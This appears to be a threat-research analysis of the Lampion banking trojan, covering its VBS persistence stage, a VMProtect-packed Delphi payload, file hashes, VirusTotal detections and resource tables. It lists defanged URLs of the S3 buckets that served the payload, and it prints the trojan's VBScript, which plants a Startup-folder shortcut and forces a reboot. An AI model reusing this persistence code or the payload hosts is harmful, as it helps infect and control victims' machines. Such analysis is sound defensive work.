
As observed, the output shows us two AWS-hosted addresses that contain two malicious files, namely:

1. hxxps[:]//fucktheworld.s3.us-east-2.amazonaws[.]com/0.zip
2. hxxps[:]//sdghsuidhoidoghsdc19c.s3.us-east-2.amazonaws[.]com/P-19-2.dll

The 0.zip file is a DLL with additional code loaded by PE File P-19-2.dll during its execution. It is the PE file that will be executed each time the infected machine starts. This file is overly large (32 MB in size), with a lot of trash to make it difficult to detect.

Continuing to the last part of the 1st stage, the VBS file, in the last phase a VBS file is created in the AppData folder (**C:\Users\user\AppData\Roaming\Ikuuxelnxqy.vbs**).

Also, a .lnk is created in the Windows StartUp folder (**C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Ikuuxelnxqy.lnk)** which will then execute the next malware stage (P -19-2.dll).



```
'A vbs file is created on AppData folder
Set objFSO=CreateObject("Scripting.FileSystemObject")
outFile = objShell.SpecialFolders("AppData") & "\" & rndvb & ".vbs"
Set objFile = objFSO.CreateTextFile(outFile,True)

objfile.Write("WScript.Sleep(30000)"& vbCrLf)
objfile.Write("Dim objShell" & vbCrLf)
objfile.Write("Set objShell = Wscript.CreateObject("&chr(34) & "Wscript.Shell" & chr(34) & ")"& vbCrLf)
objFile.Write "MeuPau = objShell.SpecialFolders("& chr(34) & "StartUp" &  chr(34) & ") & "& chr(34) & "\"&  rndvb & chr(34) & vbCrLf

'Create a lnk on AppData with target path the .exe file
objFile.Write "Set cuzao = WScript.CreateObject("& chr(34) & "WScript.Shell"& chr(34) &")"& vbCrLf
objFile.Write "Set viado = cuzao.CreateShortcut(MeuPau & "& chr(34) & ".lnk" & chr(34) &")"& vbCrLf
objFile.Write "viado.TargetPath = "& chr(34) & strpath & chr(34) & vbCrLf
objFile.Write "viado.WindowStyle = 1 "& vbCrLf
objFile.Write "viado.WorkingDirectory = MeuPau"& vbCrLf
objFile.Write "viado.Save"& vbCrLf

objFile.Write "Set OpSysSet = GetObject("& chr(34) & "winmgmts:{authenticationlevel=Pkt," &  chr(34) & "_"& vbCrLf
objFile.Write " & "& chr(34) & "(Shutdown)}"& chr(34) & ").ExecQuery(" & chr(34) & "Select * from Win32_OperatingSystem where " & chr(34) & "_"
objFile.Write " & "& chr(34) & "Primary=True" & chr(34) & ")" & vbCrLf
objFile.Write "For Each OpSys In OpSysSet"& vbCrLf
objFile.Write "retVal = OpSys.Win32Shutdown(6)"& vbCrLf
objFile.Write "Next" & vbCrLf
objFile.Close

'The script is executed
'The computer rebooted
'The vbs file is on startup folder and will execute Windows at startup the EXE file.
CreateObject("WScript.Shell").Exec "wscript.exe " & outFile
Set objShell = Nothing
```


Figure 18: *VBS file is executed and the operating system is restarted – (5/5).*

Finally, *WScript.Shell* runs the created VBScript file, the victim's computer is forced to restart, and the malware itself (P-19-2.dll) runs on the infected machine.

Lampion Trojan – 2nd Stage (after the persistence)

Threat name: P-19-2.dll
MD5: 18977c78983d5e3f59531bd6654ad20f
SHA1: 941d03715af25f7bfedaaf86081ebc2046b4b019

From the first submission we noticed that the threat was recent and unique in VirusTotal.



12 engines detected this file

eb3f2be571bb6b93ee2e0b6180c419e9febfdb65759244ea04488be7c6f5c4e2
P-19-2.dll
peexe

32.14 MB
Size

2019-12-19 20:24:40 UTC
a moment ago

AhnLab-V3	Trojan/Win32.Agent.C3574825	Avast	Win32:BankerX-gen [Trj]
AVG	Win32:BankerX-gen [Trj]	Avira (no cloud)	HEUR/AGEN.1038501
DrWeb	BackDoor.Banker.62	Endgame	Malicious (high Confidence)
F-Secure	Heuristic.HEUR/AGEN.1038501	Microsoft	Trojan:Win32/Wacatac.B!ml
Rising	Trojan.Generic@ML.97 (RDML:06Q5KdBP...	Symantec	ML.Attribute.HighConfidence
Trapmine	Malicious.high.ml.score	VBA32	TScope.Trojan.Delf
Acronis	✓ Undetected	Ad-Aware	✓ Undetected

Figure 19: *Lampion VirusTotal detection rate (P-19-2.dll).*

This file first appears as a DLL, but it is a PE File. As can be seen from Figure 15 – line 86, it is written directly to disk as an executable.


As noted, 12 of 71 AV engines classified the file as malware. The file is extremely large (32 MB), with a lot of junk allowing, thus, to evade antivirus engines as a result.

The malware’s protection

As explained below, malware is protected by VMProtect 3.x which makes it difficult to analyze even through a manual approach.

> *VMProtect protects code by executing it on a virtual machine with non-standard architecture that makes it extremely difficult to analyze and crack the software. Besides that, VMProtect generates and verifies serial numbers, limits free upgrades and much more.*

After some rounds, we found that it **is protected with the VMProtect 3.x** .



```
[ModuleReport] [IAT] Modules -> winspool.drv | comctl32.dll | shell32.dll | user32.dll | version.dll |
oleaut32.dll | advapi32.dll | netapi32.dll | msvcrt.dll | kernel32.dll | ole32.dll | gdi32.dll | kernel32.dll |
kernel32.dll
[ModuleReport] [DelayImport] Modules -> kernel32.dll | user32.dll | wtsapi32.dll | user32.dll |
msimg32.dll | kernel32.dll | advapi32.dll | windowscodecs.dll | uxtheme.dll | imm32.dll |
DWMAPI.DLL | shell32.dll | Shcore.dll
[!] VM Protect  detected !
[CdKeySerial] found "Unregistered" @ VA: 0x001A5C65 / Offset: 0x001A5065
[CdKeySerial] found "Invalid code" @ VA: 0x003C7D3F / Offset: 0x003C633F
[CdKeySerial] found "Invalid code" @ VA: 0x003C7D8C / Offset: 0x003C638C
[CdKeySerial] found "Invalid code" @ VA: 0x003D2D2F / Offset: 0x003D132F
[CdKeySerial] found "Unregistered" @ VA: 0x003D693F / Offset: 0x003D4F3F
[CdKeySerial] found "Unregistered" @ VA: 0x003D69A4 / Offset: 0x003D4FA4
[CompilerDetect] -> Borland Delphi (unknown version) - 99% probability
- Scan Took : 9.907 Second(s) [000002385h (9093) tick(s)] [506 of 580 scan(s) done]
```

DLL Scanner

Detected: VMProtect v3.x

Possible: VMProtect Detección Heurística

Contact: http://vmpsoft.com

Last Update: January 12 2017

protector: VMProtect(-)[-]

compiler: Embarcadero Delphi(XE2-XE6)[-]

linker: Turbo Linker(2.25*,Delphi)[EXE32]


Figure 20: *Lampion protected with the VMProtect 3.x.*

VMProtect has 3 protection modes: *Mutation*, *Virtualization*, and “*Ultra*” (both methods combined).

> ***Mutation*** *does what it says it does: it* ***mutates*** *the assembly code to make automated analysis of it harder. The resulting mutated code varies drastically per compilation.*
>
> *On the other hand,* ***Virtualization*** *translates the code into a special format that only a special virtual machine can run. It then inserts a “stub” function to call the VM where the actual code was supposed to be ran.*

Another detail is two sections identified in PE File (**vmp0** and **vmp1**), which contains the packed binary code which will later be *devirtualized* at runtime, and also has the EP (entry point) where the binary will be executed first.

Note: Details about the VMProtector disassemble will not be displayed in this analysis as it is commercial software for packing and protecting executable files.




Offset: 4065280

Size: 62464

Figure 21: *Malware sections and high entropy of section vmp1.*

As shown, there are two sections in binary (**vmp0** and **vmp1**) with high entropy that are known as a result of VMProtector. Also, the EP is outside of the standard location. Now it is on: **.vmp1**.


In detail, the malware was developed in Delphi. The IDE Embarcaredo was used to support its developing.




type	name	file-offset	signature	non-standard	size (29292174 b...	file-ratio (86.92%)	md5	entropy	language (4)	first-bytes (hex)
String-table	4075	0x00485718	String-table	-	1036	0.00 %	60A4E8896EDDC40DF54ACB396F17B16A	3.301	neutral	20 00 43 00 6C 00 69 00 70 00 62 00 6F ...
String-table	4076	0x00485B24	String-table	-	288	0.00 %	A42FEE6385F4339EC387E6B4BF6E54CE	3.466	neutral	04 00 50 00 67 00 44 00 6E 00 03 00 45 ...
String-table	4077	0x00485C44	String-table	-	208	0.00 %	A92A72AB6AF91761F5850571A104C58F	3.426	neutral	02 00 4F 00 4B 00 06 00 43 00 61 00 6E ...
String-table	4078	0x00485D14	String-table	-	652	0.00 %	E649BA9EC105D44EC866F8783323309A	3.332	neutral	05 00 49 00 63 00 6F 00 6E 00 73 00 07 ...
String-table	4079	0x00485FA0	String-table	-	504	0.00 %	9DF054925DC26C27EAC2F3AF25FAF6AB	3.358	neutral	35 00 43 00 61 00 6E 00 6E 00 6F 00 74 ...
String-table	4080	0x00486198	String-table	-	968	0.00 %	314BC664BF8B24AAAB818A0B00B013AD	3.284	neutral	24 00 50 00 61 00 72 00 65 00 6E 00 74 ...
String-table	4081	0x00486560	String-table	-	960	0.00 %	01F2299A232F90D7A40CAF53A2190A90	3.292	neutral	1C 00 55 00 6E 00 73 00 75 00 70 00 70 ...
String-table	4082	0x00486920	String-table	-	1048	0.00 %	54B1E7C461D2E623621DA0185F4530D7	3.269	neutral	17 00 49 00 6E 00 76 00 61 00 6C 00 69 ...
String-table	4083	0x00486D38	String-table	-	976	0.00 %	560DE6500322A1E8BA7E1195F735351C	3.324	neutral	0C 00 57 00 69 00 6E 00 64 00 6F 00 77 ...
String-table	4084	0x00487108	String-table	-	956	0.00 %	DBE85712A4DB48F634E41E2D2E5CEDC4	3.506	neutral	0E 00 49 00 74 00 65 00 6D 00 20 00 6E ...
String-table	4085	0x004874C4	String-table	-	1072	0.00 %	91F82CFB4F8390F2DA0159EC1CDB17DF	3.268	neutral	30 00 53 00 70 00 69 00 6E 00 43 00 6F ...
String-table	4086	0x004878F4	String-table	-	1292	0.00 %	A08090A3EEC9A3B5256F66E543D002F6	3.253	neutral	2D 00 43 00 61 00 6E 00 6E 00 6F 00 74 ...
String-table	4087	0x00487E00	String-table	-	892	0.00 %	D9E4327ADA3B20EBA695D1AB7DB71F7D	3.243	neutral	2B 00 4F 00 75 00 74 00 20 00 6F 00 66 ...
String-table	4088	0x0048817C	String-table	-	948	0.00 %	3ED6472098A90B9818D097E7F9AD69C5	3.310	neutral	1F 00 41 00 20 00 63 00 6C 00 61 00 73 ...
String-table	4089	0x00488530	String-table	-	1036	0.00 %	F7C746E0E31B5E30F43C25C8E8000B61	3.329	neutral	14 00 49 00 6E 00 76 00 61 00 6C 00 69 ...
String-table	4090	0x0048893C	String-table	-	208	0.00 %	2C445E7460778069A108BFA6E5838BF4	3.202	neutral	08 00 4E 00 6F 00 76 00 65 00 6D 00 62 ...
String-table	4091	0x00488A0C	String-table	-	184	0.00 %	4A1E6314536C88CFA0467BF5B0CC0DD1	3.349	neutral	03 00 4A 00 75 00 6C 00 03 00 41 00 75 ...
String-table	4092	0x00488AC4	String-table	-	664	0.00 %	C720CB619E54E5F7F44478A85C79C55E	3.372	neutral	1C 00 45 00 78 00 63 00 65 00 70 00 74 ...
String-table	4093	0x00488D5C	String-table	-	1080	0.00 %	1C7F005C9AE3C60A300E62A3601EEA01	3.329	neutral	1E 00 49 00 6E 00 76 00 61 00 6C 00 69 ...
String-table	4094	0x00489194	String-table	-	836	0.00 %	C9582D4CD7B11663C9933E73663D21C7	3.317	neutral	16 00 50 00 72 00 69 00 76 00 69 00 6C ...
String-table	4095	0x004894D8	String-table	-	732	0.00 %	69B75CC43E1FF0FDFFD1F62575F88C04	3.308	neutral	17 00 52 00 65 00 61 00 64 00 20 00 62 ...
String-table	4096	0x004897B4	String-table	-	792	0.00 %	81BB45E9C4895DA169FB24D75A788113	3.217	neutral	09 00 3C 00 75 00 6E 00 6B 00 6E 00 6F ...
Rcdata	ACGL	0x00489ACC	PNG	-	3263	0.01 %	3617368B179E75D6B3E0EB3A024C30A2	7.886	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	ACHINT	0x0048A78C	PNG	-	933	0.00 %	6891D548F84CF82A453FECC9ECEB3173	7.584	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	AWFONT	0x0048AB34	unknown	-	165548	0.49 %	B06871F281FEE6B241D60582AE9369B9	6.707	English Uni...	00 01 00 00 00 0D 00 80 00 03 00 50 46 ...
Rcdata	DVCLAL	0x004B31E0	Delphi-Config	-	16	0.00 %	D8090ABA7197FBF9C7E2631C750965A8	4.000	neutral	26 3D 4F 38 C2 82 37 B8 F3 24 42 03 17...
Rcdata	GEO	0x004B31F0	unknown	-	775648	2.30 %	D2E0483A86AC90BD6D90FBD095BBDD2F	5.827	English Uni...	01 00 00 02 00 00 03 00 00 04 00 00 04 ...
Rcdata	PACKAGEINFO	0x005707D0	Delphi-Config	-	3204	0.01 %	76AF0C6A943738783A73FE4C6849116A	5.425	neutral	00 00 10 CC 00 00 00 00 DB 00 00 00 01...
Rcdata	PLATFORMTARGETS	0x00571454	unknown	-	2	0.00 %	25DAAD3D9E60B45043A70C4AB7D3B1C6	1.000	English Uni...	01 00
Rcdata	SC	0x00571458	PNG	-	1514	0.00 %	A8349A825457F75D00FE79A9B59B3268	7.809	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SD	0x00571A44	PNG	-	1481	0.00 %	099163731643461330 05A01754337673	7.758	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SE	0x00572010	PNG	-	788	0.00 %	B1B71BEFB51AB71C1AC6BB8534937FE6	7.519	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SF	0x00572324	PNG	-	2952	0.01 %	A739943AE5D2DA41B16349A63CE7A169	7.666	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	SR	0x00572EAC	PNG	-	2748	0.01 %	FADC1008F84C8C27E1C5A44A8A7306E7	7.632	English Uni...	89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 4...
Rcdata	TFORM1	0x00573968	Delphi-Form	-	28030265	83.17 %	8280A75775F83817E358536AF5148BEA	6.817	neutral	54 50 46 30 06 54 46 6F 72 6D 31 05 46 ...
Rcdata	TPATHDIALOGFO	0x0202EEA4	Delphi-Form	-	1521	0.00 %	34E987A843D581EB3C682034265A9F00	5.541	neutral	54 50 46 30 0F 54 50 61 74 68 44 69 61 ...
Rcdata	TSCALCFORM	0x0202F498	Delphi-Form	-	6532	0.02 %	809F50E6629F9A433534034FF12E65D3	5.418	neutral	54 50 46 30 0A 54 73 43 61 6C 63 46 6F ...
Rcdata	TSCOLORDIALOG...	0x02030E1C	Delphi-Form	-	5556	0.02 %	B1E36C9A701B06898B29A7DFDA69ACC5	5.647	neutral	54 50 46 30 11 54 73 43 6F 6C 6F 72 44 ...
Rcdata	TSPOPUPCALEND	0x020323D0	Delphi-Form	-	448	0.00 %	376DCB66BF06170359E89B2D6E3C50D9	5.365	neutral	54 50 46 30 0F 54 73 50 6F 70 75 70 43 ...
Cursor-group	CRASPIPETTE	0x02032590	Cursor-group	-	20	0.00 %	A4CA43D62FC2EBB58CE692E3FED6A513	2.181	English Uni...	00 00 02 00 01 00 28 10 20 00 40 00 00 ...
Cursor-group	32761	0x020325A4	Cursor-group	-	20	0.00 %	B3DBDFE1835416BBC3F5065BACA9ACA9	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32762	0x020325B8	Cursor-group	-	20	0.00 %	AFF0F5E372BD49CEB9F615B9A04C97DF	1.919	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32763	0x020325CC	Cursor-group	-	20	0.00 %	48E064ACABA0088AA097B52394887587	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32764	0x020325E0	Cursor-group	-	20	0.00 %	1AE28D964BA1A2B1B73CD813A32D4B40	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...
Cursor-group	32765	0x020325F4	Cursor-group	-	20	0.00 %	0893F6BA80D82936EBE7A8216546CD9A	2.019	English Uni...	00 00 02 00 01 00 20 00 40 00 01 00 01 ...

Figure 22: *Resources from the Lampion trojan malware.*

As noted from Figure 22, all the source-code logic is available within a feature called **TFORM1**, a Delphi form.



```
.tls:007E6FFA    00000006    unic...    @\b
.rdata:007E7018  00000045    C          Embarcadero Delphi for Win32 compiler version 33.0 (26.0.32429.4364)
```



Compiler Versions

Go Up to Conditional compilation (Delphi)

The following table lists the version number associated with each release of Delphi compilers, beginning with Turbo Pascal 4.0 and ending with the current version of the compiler:


Delphi conditional VER<nnn>	Product	Product Version	Package Version	CompilerVersion
VER330	Delphi 10.3 Rio / C++Builder 10.3 Rio	26	260	33.0
VER320	Delphi 10.2 Tokyo / C++Builder 10.2 Tokyo	25	250	32.0

Figure 23: *Details about Embarcaredo.*

